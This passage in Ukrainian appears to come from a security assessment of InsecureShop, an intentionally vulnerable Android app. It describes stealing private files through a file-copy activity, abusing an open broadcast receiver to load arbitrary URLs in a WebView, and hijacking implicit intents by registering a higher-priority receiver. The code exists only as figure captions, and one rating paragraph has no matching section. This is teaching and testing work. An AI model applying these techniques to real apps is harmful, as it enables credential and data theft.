


Рисунок 3.50 – Код ChooserActivity з вразливим механізмом копіювання файлів

Аналіз коду виявив наступну логіку:

1. Activity отримує URI файлу через android.intent.extra.STREAM.
2. Метод makeTempCopy() створює копію файлу у зовнішньому сховищі.
3. Вміст оригінального файлу читається та записується у новий файл.

Експлуатація вразливості: Для експлуатації було розроблено експлоїт-додаток:




Рисунок 3.51 – Інтерфейс експлоїт-додатку для викрадення файлів




Рисунок 3.52 – Запуск експлойту для копіювання файлу Prefs.xml




Рисунок 3.53 – Підтвердження успішного викрадення файлу з обліковими даними

Оцінка критичності Вразливість класифікується як критична. Можливість викрадення довільних файлів з приватної директорії додатку дозволяє зловмиснику отримати доступ до всіх збережених даних, включаючи облікові дані, токени сесій та персональну інформацію користувачів.

Вразливість: Небезпечний Broadcast Receiver (Insecure Broadcast Receiver).

Опис вразливості: Аналіз механізмів міжпроцесної взаємодії виявив динамічно зареєстрований Broadcast Receiver, що приймає повідомлення від будь-яких додатків та завантажує вказану URL-адресу у WebView.

Аналіз вразливого коду: Клас com.insecureshop.CustomReceiver:




Рисунок 3.54 – Код CustomReceiver з вразливою обробкою Broadcast

Реєстрація Receiver у AboutUsActivity:




Рисунок 3.55 – Динамічна реєстрація Broadcast Receiver

Важливою особливістю є те, що динамічно зареєстровані Broadcast Receiver можуть отримувати повідомлення від інших додатків без обмежень, незалежно від налаштування exported в маніфесті.

Експлуатація вразливості: Запуск AboutUsActivity для активації Receiver:




Рисунок 3.56 – Запуск AboutUsActivity

Відправка Broadcast з шкідливою URL-адресою:




Рисунок 3.57 – Успішна експлуатація Broadcast Receiver

Оцінка критичності Вразливість класифікується як середня. Можливість віддаленого завантаження довільних URL може бути використана для фішингових атак.

Оцінка критичності: Вразливість класифікується як критична (OWASP Mobile Top 10: M1 – Improper Credential Usage). Передача облікових даних через неявний Broadcast дозволяє будь-якому шкідливому додатку на пристрої викрасти автентифікаційні дані.

Вразливість: Перехоплення неявного Intent (Implicit Intent Hijacking).

Опис вразливості: Додаток використовує неявний Intent для запуску WebView, що дозволяє зловмисному додатку з вищим пріоритетом перехопити цей Intent та підмінити URL-адресу.

Аналіз вразливого коду: Клас ProductListActivity реєструє Broadcast Receiver:




Рисунок 3.60 – Реєстрація ProductDetailBroadCast

Клас ProductDetailBroadCast:




Рисунок 3.61 – Код ProductDetailBroadCast

Відправка Broadcast у ProductAdapter:




Рисунок 3.62 – Відправка Broadcast при натисканні кнопки "More Info"

Експлуатація вразливості: Для перехоплення та підміни URL було використано атрибут `android:priority` для реєстрації Receiver з вищим пріоритетом:




Рисунок 3.63 – Експлойт-додаток для перехоплення Intent




Рисунок 3.64 – Натискання кнопки "More Info" у InsecureShop

